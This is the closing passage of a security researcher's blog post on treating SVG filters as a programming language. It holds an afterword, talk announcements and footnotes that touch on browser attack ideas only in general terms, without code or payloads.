  - Note that whether SVG filters are actually turing complete is questionable because filters are implemented in constant-time and can't run in a loop. This doesn't mean they can't be turing complete, but it also doesn't prove that they are.

I don't think *me* discovering this technique was just luck though. I have a history of seeing things such as CSS as programming languages to exploit and be creative with. It wasn't a stretch for me to see SVG filters as a programming language either.

That, and my overlap between security research and creative projects - I often blur the lines between the two, which is what Antonymph was born out of.

yay yippie meow awrf

In any case, it feels awesome to discover something like this.

:3 woof waow

afterword

whoa this post took such a long time for me to get done!

i started work on it in july, and was expecting to release it alongside my CSS talk in september, but it has taken me so much longer than expected to actually finish this thing. i wanted to make sure it was a good in-depth post, rather than something i just get out as soon as possible.

unlike my previous posts, i did unfortunately have to break my trend of using no images, since i needed a few data URIs within the SVG filters for demos. still, no images anywhere else in the post, no javascript, and just 42kB (gzip) of handcrafted html/css/svg.

also, i usually hide a bunch of easter eggs in my post that link to stuff i've enjoyed recently, but i have a couple links i didn't want to include without content warnings. finding responsibility is a pretty dark talk about the ethics of making sure your work won't end up killing people, and youre the one ive always wanted is slightly nsfw doggyhell vent art.

btw i'll soon be giving talks at 39c3 and disobey 2026! the 39c3 one is titled "css clicker training" and will be about css crimes and making games in css. and the disobey one is the same talk as the bsides one about using css to hack stuff and get bug bounties, but i'll make sure to throw some extra content in there to keep it fun.

see y'all around!!

<3

Discuss this post on: twitter, mastodon, lobsters

---

1. What I actually had after an hour was this, the Codepen link is an updated version that I added controls to later on. ↩

2. This is a fancy way of saying it does a basic displacement of pixels. ↩

3. …or After Effects/Blender/Fusion etc user. Or anything else computer graphics. ↩

4. **result = k1*i1*i2 + k2*i1 + k3*i2 + k4** in programmer language (I just couldn't resist trying out the <math> tag for fun). ↩

5. The multiplication in this case is kind of the opposite of what you'd expect from the "multiply" blend mode - things will get lighter, not darker. ↩

6. It's not possible to get the pixel data out of a SVG filter as they're implemented in constant-time. If you *can* find a way to retrieve the data then it's a browser bug and you can most likely get bounty for it. Happy to collaborate if you'd like to turn such a finding into a working proof of concept for a report :). ↩

7. We can actually pass the current time into an SVG filter, but we can't do attacks such as "if a pixel changes, wait 1 second and then show a dialog" unless we can piggyback off an animation in the source frame. ↩

8. Since SVG filters are implemented in constant-time, they become pretty resource-intensive for complex filters on high-resolution targets. One optimization would be to have a full-resolution filter just for picking out the pixels,

then a tiny-resolution backdrop-filter to run all the logic, and then another full-resolution filter to display the attack. ↩

9. ¬ - NOT, ∧ - AND, ∨ - OR, ⊕ - XOR etc, see List of logic symbols. ↩
10. This is kind of similar to how I reported the Docs/YouTube/Slides chain right before they 5x'd the VRP rewards. I seem to have the worst luck with timing my reports… ↩
11. I released my QR code generator in 2021, making it the earliest publicly released Minecraft QR code generator. I know, however, that DavidJR was independently working on a QR code generator at the same time as I was, eventually releasing it in 2023. Then there's one from Sep 2024 by 37meliodas, and lastly there's the probably most well-known one by mattbatwings from Dec 2024. The latter has an awesome video explaining everything in-depth, so I definitely recommend checking it out if you're interested in Minecraft redstone. ↩
